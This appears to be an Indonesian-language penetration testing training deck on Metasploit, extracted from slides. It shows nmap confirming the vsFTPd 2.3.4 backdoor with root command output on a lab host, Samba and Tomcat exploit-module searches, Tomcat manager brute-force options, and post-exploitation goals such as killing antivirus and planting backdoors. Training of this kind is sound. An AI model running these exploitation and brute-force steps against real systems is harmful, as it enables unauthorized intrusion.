[*] Nmap: Completed ARP Ping Scan at 01:24, 0.07s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 01:24
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 01:24, 0.02s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 01:24
[*] Nmap: Scanning 192.168.0.13 [1 port]
[*] Nmap: Discovered open port 21/tcp on 192.168.0.13
[*] Nmap: Completed SYN Stealth Scan at 01:24, 0.01s elapsed (1 total ports)
[*] Nmap: NSE: Script scanning 192.168.0.13.
[*] Nmap: NSE: Starting runlevel 1 (of 1) scan.
[*] Nmap: Initiating NSE at 01:24
[*] Nmap: Completed NSE at 01:24, 1.11s elapsed
[*] Nmap: Nmap scan report for 192.168.0.13
[*] Nmap: Host is up (0.062s latency).
[*] Nmap: Scanned at 2015-07-21 01:24:13 EDT for 2s
[*] Nmap: PORT   STATE SERVICE
[*] Nmap: 21/tcp open  ftp
[*] Nmap: | ftp-vsftpd-backdoor:
[*] Nmap: |   VULNERABLE:
[*] Nmap: |   vsFTPd version 2.3.4 backdoor
[*] Nmap: |     State: VULNERABLE (Exploitable)
[*] Nmap: |     IDs:  CVE:CVE-2011-2523  OSVDB:73573
[*] Nmap: |     Description:
[*] Nmap: |       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
[*] Nmap: |     Disclosure date: 2011-07-03
[*] Nmap: |     Exploit results:
[*] Nmap: |       Shell command: id
[*] Nmap: |       Results: uid=0(root) gid=0(root)
[*] Nmap: |     References:
[*] Nmap: |       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
[*] Nmap: |       http://osvdb.org/73573
[*] Nmap: |       https://dev.metasploit.com/redmine/projects/framework/repository/revisions/13093
[*] Nmap: |_      http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
[*] Nmap: MAC Address: 28:CF:DA:00:B1:B1 (Apple)
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 1) scan.
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
[*] Nmap: Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
msf exploit(vsftpd_234_backdoor) >
```

Vulnerability Scanning

```
root@kali:/usr/share/nmap/scripts# diff ftp-vsftpd-backdoor.nse ftp-vsftpd-backdoor-ori.nse
160,163c160,163
<   -- local status, ret = check_backdoor(host, cmd, vsftp_vuln)
<   -- if status then
<   --   return report:make_output(vsftp_vuln)
<   --  end
---
>   local status, ret = check_backdoor(host, cmd, vsftp_vuln)
>   if status then
>     return report:make_output(vsftp_vuln)
>   end
root@kali:/usr/share/nmap/scripts#
```

Vulnerability Scanning

Exploitation: Gaining Access

METASPLOIT FRAMEWORK


Gaining Access

- Bertujuan untuk mendapatkan akses ke sistem target
- Gaining akses ke sistem sering di sebut juga ‘penetrasi’
- Proses ini juga umumnya di lakukan dengan mempergunakan exploit.

Gaining Access

```
msf > services -p 21

Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
192.168.0.13   21    tcp    ftp   open   vsftpd 2.3.4
```

Gaining Access



Gaining Access

```
msf > services -S 445

Services
========

host          port  proto  name          state  info
----          ----  -----  ----          -----  ----
192.168.0.11  445   tcp    microsoft-ds  open   Microsoft Windows XP microsoft-ds
192.168.0.13  445   tcp    microsoft-ds  open   Samba smbd 3.X workgroup: WORKGROUP
192.168.0.16  445   tcp    microsoft-ds  open   Microsoft Windows 2003 or 2008 microsoft-ds

msf >
```

Gaining Access

Post Exploitation

METASPLOIT FRAMEWORK

Post Exploitation

- Adalah suatu kegiatan yang dilakukan setelah proses exploitasi.
- Umumnya akan lebih mudah dilakukan apabila saat proses eksploitasi, payload yang di pergunakan adalah meterpreter.

Post Exploitation

- Privileged Escalation
- Kill AV and Firewall
- Impersonation
- Sniffer Extensions
- Backdoors
- Port Forwarding
- Network Pivoting


Post Exploitation: Priv Escalation

- Adalah suatu teknik untuk meningkatkan kemampuan user untuk mendapatkan/ menjadi user dengan level user yang lebih tinggi (Administrator)
- Umumnya di lakukan dengan *local root exploit*

Post Exploitation: Priv Escalation

- Adalah suatu teknik untuk meningkatkan kemampuan user untuk mendapatkan/ menjadi user dengan level user yang lebih tinggi (Administrator)
- Umumnya di lakukan dengan *local root exploit*

Post Exploitation: Priv Escalation




```
msf > services -S samba

Services
========

host          port  proto  name          state  info
----          ----  -----  ----          -----  ----
192.168.0.13  139   tcp    netbios-ssn   open   Samba smbd 3.X workgroup: WORKGROUP
192.168.0.13  445   tcp    microsoft-ds  open   Samba smbd 3.X workgroup: WORKGROUP

msf > hosts -S 192.168.0.13

Hosts
=====

address       mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------       ---                ----  -------  ---------  -----  -------  ----  --------
192.168.0.13  28:CF:DA:00:B1:B1        Linux              2.6.X  server
```


Post Exploitation: Priv Escalation

```
msf > db_nmap --script=smb-os-discovery -p139 192.168.0.13
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-21 04:28 EDT
[*] Nmap: Nmap scan report for 192.168.0.13
[*] Nmap: Host is up (0.14s latency).
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 139/tcp open  netbios-ssn
[*] Nmap: MAC Address: 28:CF:DA:00:B1:B1 (Apple)
[*] Nmap: Host script results:
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Unix (Samba 3.0.20-Debian)
[*] Nmap: |   NetBIOS computer name:
[*] Nmap: |   Workgroup: WORKGROUP
[*] Nmap: |_  System time: 2015-07-21T01:38:31-04:00
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
msf > search samba

Matching Modules
================

   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   auxiliary/admin/smb/samba_symlink_traversal                    normal     Samba Symlink Directory Traversal
   auxiliary/dos/samba/lsa_addprivs_heap                          normal     Samba lsa_io_privilege_set Heap Overflow
   auxiliary/dos/samba/lsa_transnames_heap                        normal     Samba lsa_io_trans_names Heap Overflow
   auxiliary/dos/samba/read_nttrans_ea_list                       normal     Samba read_nttrans_ea_list Integer Overflow
   auxiliary/scanner/rsync/modules_list                           normal     Rsync Unauthenticated List Command
   exploit/freebsd/samba/trans2open              2003-04-07       great      Samba trans2open Overflow (*BSD x86)
   exploit/linux/samba/chain_reply               2010-06-16       good       Samba chain_reply Memory Corruption (Linux x86)
   exploit/linux/samba/lsa_transnames_heap       2007-05-14       good       Samba lsa_io_trans_names Heap Overflow
   exploit/linux/samba/setinfopolicy_heap        2012-04-10       normal     Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   exploit/linux/samba/trans2open                2003-04-07       great      Samba trans2open Overflow (Linux x86)
   exploit/multi/samba/nttrans                   2003-04-07       average    Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   exploit/multi/samba/usermap_script            2007-05-14       excellent  Samba "username map script" Command Execution
   exploit/osx/samba/lsa_transnames_heap         2007-05-14       average    Samba lsa_io_trans_names Heap Overflow
   exploit/osx/samba/trans2open                  2003-04-07       great      Samba trans2open Overflow (Mac OS X PPC)
   exploit/solaris/samba/lsa_transnames_heap     2007-05-14       average    Samba lsa_io_trans_names Heap Overflow
   exploit/solaris/samba/trans2open              2003-04-07       great      Samba trans2open Overflow (Solaris SPARC)
   exploit/unix/misc/distcc_exec                 2002-02-01       excellent  DistCC Daemon Command Execution
   exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21      excellent  Citrix Access Gateway Command Execution
   exploit/windows/fileformat/ms14_060_sandworm  2014-10-14       excellent  MS14-060 Microsoft Windows OLE Package Manager Code Execution
   exploit/windows/http/sambar6_search_results   2003-06-21       normal     Sambar 6 Search Results Buffer Overflow
   exploit/windows/license/calicclnt_getconfig   2005-03-02       average    Computer Associates License Client GETCONFIG Overflow
   post/linux/gather/enum_configs                                 normal     Linux Gather Configurations


msf >
```

Post Exploitation: Priv Escalation



Post Exploitation: Priv Escalation




Post Exploitation: Priv Escalation

```
msf > search tomcat

Matching Modules
================

   Name                                                Disclosure Date  Rank       Description
   ----                                                ---------------  ----       -----------
   auxiliary/admin/http/tomcat_administration                           normal     Tomcat Administration Tool Default Access
   auxiliary/admin/http/tomcat_utf8_traversal                           normal     Tomcat UTF-8 Directory Traversal Vulnerability
   auxiliary/admin/http/trendmicro_dlp_traversal                        normal     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   auxiliary/dos/http/apache_commons_fileupload_dos    2014-02-06       normal     Apache Commons FileUpload and Apache Tomcat DoS
   auxiliary/dos/http/apache_tomcat_transfer_encoding  2010-07-09       normal     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   auxiliary/dos/http/hashcollision_dos                2011-12-28       normal     Hashtable Collisions
   auxiliary/scanner/http/tomcat_enum                                   normal     Apache Tomcat User Enumeration
   auxiliary/scanner/http/tomcat_mgr_login                              normal     Tomcat Application Manager Login Utility
   exploit/multi/http/struts_code_exec_classloader     2014-03-06       manual     Apache Struts ClassLoader Manipulation Remote Code Execution
   exploit/multi/http/struts_default_action_mapper     2013-07-02       excellent  Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
   exploit/multi/http/struts_dev_mode                  2012-01-06       excellent  Apache Struts 2 Developer Mode OGNL Execution
   exploit/multi/http/tomcat_mgr_deploy                2009-11-09       excellent  Apache Tomcat Manager Application Deployer Authenticated Code Execution
   exploit/multi/http/tomcat_mgr_upload                2009-11-09       excellent  Apache Tomcat Manager Authenticated Upload Code Execution
   post/windows/gather/enum_tomcat                                      normal     Windows Gather Apache Tomcat Enumeration


msf > use  auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                      Required  Description
   ----              ---------------                                                      --------  -----------
   BLANK_PASSWORDS   false                                                                no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                    yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                                no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                                no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                                no        Add all users in the current database to the list
   PASSWORD                                                                               no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no        File containing passwords, one per line
   Proxies                                                                                no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                                                 yes       The target address range or CIDR identifier
   RPORT             8080                                                                 yes       The target port
   STOP_ON_SUCCESS   false                                                                yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                                        yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                                    yes       The number of concurrent threads
   USERNAME                                                                               no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated by space, one pair per
line
   USER_AS_PASS      false                                                                no        Try the username as the password for all users
```

